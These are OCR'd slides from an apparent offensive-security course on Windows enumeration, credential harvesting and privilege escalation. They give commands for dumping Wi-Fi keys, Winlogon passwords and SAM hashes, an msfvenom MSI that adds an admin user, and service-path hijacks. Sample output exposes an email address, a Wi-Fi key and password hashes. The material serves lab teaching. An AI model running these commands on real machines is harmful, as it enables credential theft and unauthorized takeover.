
```
C:\>net user

User accounts for \\SONYSOFT

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
Sony                     WDAGUtilityAccount
The command completed successfully.
```


Privileged Groups
Administrators
Remote Desktop Users
Backup Operators
Guests
Users
Network Configuration operators

- ➢ Privileged Users / Groups
  - Groups

  “**net localgroup administrators**”

- ➢ Admins have unrestricted access to the machine




```
C:\>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Sony
The command completed successfully.
```

- 3rd party Applications

  - Check the applications

  “dir /a "C:\Program Files"
  “dir /a "C:\Program Files (x86)"

- Installed applications have common mis-configurations or sensitive files like logs etc.




```
C:\>dir /a "C:\Program Files"
 Volume in drive C is
 Volume Serial Number is 1051-96D2

 Directory of C:\Program Files

05-Mar-22  11:32    <DIR>          .
05-Mar-22  11:32    <DIR>          ..
22-Jan-22  13:19    <DIR>          7-Zip
26-Feb-19  09:43    <DIR>          ACD Systems
26-Feb-19  08:32    <DIR>          Alps
24-Dec-19  10:43    <DIR>          Application Verifier
30-Oct-20  22:24    <DIR>          CherryTree
01-Sep-20  02:13    <DIR>          Common Files
27-Apr-20  22:55    <DIR>          CONEXANT
```

- Firewall status

  - Check the rules

  “netsh advfirewall firewall show rule name=all"

- It will list all the detailed firewall rules of the applications that are present.




```
Rule Name:                            Google Chrome (mDNS-In)
----------------------------------------------------------------
Enabled:                              Yes
Direction:                            In
Profiles:                             Domain,Private,Public
Grouping:                             Google Chrome
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             UDP
LocalPort:                            5353
RemotePort:                           Any
Edge traversal:                       No
Action:                               Allow
```

- ➢ WIFI Credentials

  - Machines generally uses WiFi to connect & router to access internet

  “netsh wlan show profile <SSID> key=clear "

- ➢ It will provide you the credentials of wifi stored in the machine



```
Connectivity settings
---------------------
    Number of SSIDs        : 1
    SSID name              : "mimikatz"
    Network type           : Infrastructure
    Radio type             : [ Any Radio Type ]
    Vendor extension          : Not present

Security settings
-----------------
    Authentication         : WPA2-Personal
    Cipher                 : CCMP
    Authentication         : WPA2-Personal
    Cipher                 : GCMP
    Security key           : Present
    Key Content            : 12345678lollol
```

- ➢ Windows Logon Credentials

  - Machines generally uses WiFi to connect & router to access internet


reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr /i "DefaultDomainName DefaultUserName DefaultPassword AltDefaultDomainName AltDefaultUserName AltDefaultPassword LastUsedUsername”

➢ Windows Credentials Manager / Windows Vault

- Vault stores credentials for resources that windows can log in the users automatically

“cmdkey /list”

- It stores logon credentials, RDP creds, web credentials etc




```
C:\Users\Sony>cmdkey /list

Currently stored credentials:

    Target: MicrosoftAccount:target=SSO_POP_User:user=bharadwajyash18@outlook.com
    Type: Generic
    User: bharadwajyash18@outlook.com
    Saved for this logon only

    Target: MicrosoftAccount:target=SSO_POP_Device
    Type: Generic
    User: 02nusxxoxaisjhgh
    Saved for this logon only
```


- ➢ SAM & System Backups
  - Security Accounts Manager (SAM) is a registry file that stores users' passwords in a hashed format

  “c:\Windows\System32\Config\”

  - The SYSTEM file is used to decrypt the passwords hashes in the SAM file.
  - The SAM file is not accessible directly but require admin / system privileges.



Journal
RegBack
systemprofile
TxR
BBI
BCD-Template
COMPONENTS
DEFAULT
DRIVERS
ELAM
SAM
SECURITY
SOFTWARE
SYSTEM



```
Administrator:500:7D48D495518C48F6E8EEF68D199C61A2:80AED708FAD0868406BBC7F2E12C0596:::
Guest:501:328BA74AC74849C3999EA6C4DB178BF8:EE177F93A17973BC380F56D3691050E7:::
?:503:560C146C5B1B7321C87C6ABBDAF27C98:D55A576345F4582E4EC65AAF1DDB7E02:::
?:504:9839081D3E023926D2BED3449B643F4E:C2CE5F7253FC9CAE3E598C5B3A5EC532:::
```

DEMO : Extracting credentials using mimikatz

➢ Exercises :

Exercise 4

- Replicate the previous demo in your own local lab [**Windows Machine & a Payload Server is required**]

➢ **Exercises** :

- Extracting credentials using PwDump7 [**Windows Required**]

- Meterpreter Hashdump Utility [**Windows & Attacker Machine Required**]
  - Take windows meterpreter reverse shell (turn the defenses off)
  - Run the hashdump utility (**Are you able to successfully dump it, check the privs**)

NOTE : Check the privileges through which the meterpreter shell is taken.

Privilege Escalation

It refers to attain higher privileges by exploiting / abusing mis-configurations etc

- Attackers generally enumerate higher privileged group member like Administrators, root etc.
- There can be multiple ways to escalate to privileged users. Let’s discuss few of them.

1. Always Install Elevated Misconfig

- ➢ It is a functionality that offers all users on a windows environment to run any MSI file with elevated privileges.
- ➢ Check the following settings:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

MisConfig Abuse

- Create a malicious MSI installer using msfvenom & execute using msiexec

```
msfvenom -p windows/adduser USER=master PASS=Pass@963 -f msi -o wow.msi

msiexec.exe wow.msi
```

2. Modifying Service Binary

- Modify the binary attached with a service. Tools like accesschk.exe, subinacl can be used for checking the permissions.

- Check the permissions with the following:

```
sc.exe qc <service_name>
sc.exe –uwcqv “Authenticated Users” *
```

MisConfig Abuse

- Modify the service binary path and then restart it.

```
sc.exe config <service_name> binpath= “net localgroup administrators user /add”

sc.exe stop <service_name>

sc.exe start <service_name>
```

3. Weak Permissions over Service Binary

- ➢ We can enumerate if we have **Modify** or **Full** permissions over any elevated process.
- ➢ Check the permissions with the following:

```
Accesschk.exe –uwdqs “Authenticated Users” <location>
```

MisConfig Abuse

- Replace the legitimate file / folder with a malicious binary

```
Copy legitimate.exe C:\Public\Tools\legitimate.exe
```

- However, since we do not have permission to restart the service, it would require a reboot or service restart to execute the malicious binary

4. Unquoted Service Path

➢ If any service path is not quoted correctly, then an attacker would abuse the scenario.

➢ Example C:\Users\Public Folder\example.exe will be treated as:

C:\Users\Public.exe

➢ List unquoted service paths.

```
wmic service get name,displayname,pathname,startmode |findstr /i
"Auto" | findstr /i /v "C:\Windows\\" |findstr /i /v """"
```

MisConfig Abuse

- ➢ Replace the legitimate file / folder with a malicious binary

C:\Users\Public Folder\example.exe

copy Public.exe C:\Users\

- ➢ However, since we do not have permission to restart the service, it would require a reboot or service restart to execute the malicious binary

5. Third Party Application

- ➢ If any 3rd party application is installed in the machine.
- ➢ Look for the following path

“C:\Program Files” or “C:\Program Files (x86)”

- ➢ Enumerate the specific version & check the publically available exploits

6. Custom Application

- Understand the functionality of the custom application

- What it is doing:
  - Copy pasting to another directory location
  - Transmitting data over network
  - Performing Permission based checks
  - Understand the purpose of the application

- Once understood, abuse the functionality

Module 5 : Capstone Project

- ➢ Create a mindmap for **Windows & Linux possible privilege escalation scenarios** as discussed in the module graphically.

- ➢ Write a custom script in **PowerShell** that scans a **TCP port range** using “**Test-NetConnection**”

- ➢ Complete all the exercises & document the exercises steps (solutions) in sequence.

CWL
CyberWarFare Labs

Thank You

For Professional Red Team / Blue Team / Purple Team, Cloud Cyber Range labs / Courses / Trainings, please contact

info@cyberwarfare.live

To know more about our offerings, please visit:

https://cyberwarfare.live